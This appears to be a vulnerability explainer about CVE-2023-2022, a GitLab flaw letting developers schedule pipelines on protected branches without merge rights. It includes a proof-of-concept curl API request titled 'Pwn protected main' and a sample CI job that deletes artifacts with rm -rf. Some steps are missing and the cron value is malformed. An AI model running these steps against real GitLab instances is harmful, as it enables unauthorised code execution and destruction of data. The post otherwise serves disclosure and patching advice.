
GitLab is one of the most popular platforms for managing source code, especially in collaborative and enterprise settings. It supports advanced CI/CD operations and offers strong security to safeguard important branches like protected branches. However, CVE-2023-2022 exposed a serious loophole: developers could create pipeline schedules for protected branches, bypassing the expected access controls—even if they didn’t have permission to merge into those branches.
This post dives into the details of this vulnerability: what went wrong, how it can be exploited, easy-to-follow code snippets, official references, and what you should do to stay secure.
_16.2 series before 16.2.2_
Impact:
It lets developers, who don’t have merge permission on protected branches, schedule CI pipelines to run on those branches. This is a violation of the usual safety mechanism provided by protected branches, which are supposed to be tamper-proof except for privileged users.
Official GitLab Security Advisory:
https://about.gitlab.com/releases/2023/08/01/critical-security-release-gitlab-16-2-2-released/
Create pipelines
But CVE-2023-2022 incorrectly let _any developer_ create a pipeline schedule for a protected branch. This meant that even if you couldn't merge code directly to main or release, you could still force GitLab to run a pipeline on those protected branches at scheduled times using your own pipeline configuration—bypassing expected permissions.
Go to the repository.
2. Navigate to CI/CD > Schedules.
Save the pipeline schedule.
Despite no merge or push privilege on main, the schedule gets accepted—and pipelines run on main as _bob_, with the .gitlab-ci.yml as defined in the repo.
Example through GitLab API
curl --request POST \
  --header "PRIVATE-TOKEN: <BOB_PERSONAL_ACCESS_TOKEN>" \
  --header "Content-Type: application/json" \
  --data '{
    "description": "Pwn protected main",
    "ref": "main",
    "cron": " 5 * * *",
    "active": true
  }' \
  "https://gitlab.example.com/api/v4/projects/<project_id>/pipeline_schedules";
Replace PRIVATE-TOKEN and project details as necessary.
Result: Bob’s scheduled pipeline will run on the main branch. This can include any jobs, potentially deploying, building, or even running scripts that manipulate production resources, according to the pipeline config.
Sample .gitlab-ci.yml
Here's an example of a destructive pipeline job that _bob_ could (mis)use if the .gitlab-ci.yml is flexible:
stages:
  - destroy

destroy_the_build:
  stage: destroy
  script:
    - echo "Pwned! Deleting all artifacts..."
    - rm -rf artifacts/*
  only:
    - main
Any scheduled pipeline on main will execute this job, even though bob can’t merge code—showing the scale of the bypass.
References
- GitLab Security Advisory: Critical: Pipeline schedules on protected branches, even without merge access (2023-08-01)
- CVE Details - CVE-2023-2022
- GitLab Issue Tracker: Pipelines on protected branches
Conclusion
CVE-2023-2022 is a good example of how seemingly minor permission errors can create major security holes. In collaborative environments, understand that it’s not just “who can push,” but also “who can run code.” Always update your GitLab instances promptly, and keep your access controls reviewed and tight.
Timeline
Published on: 08/02/2023 09:15:00 UTC
Last modified on: 08/05/2023 03:45:00 UTC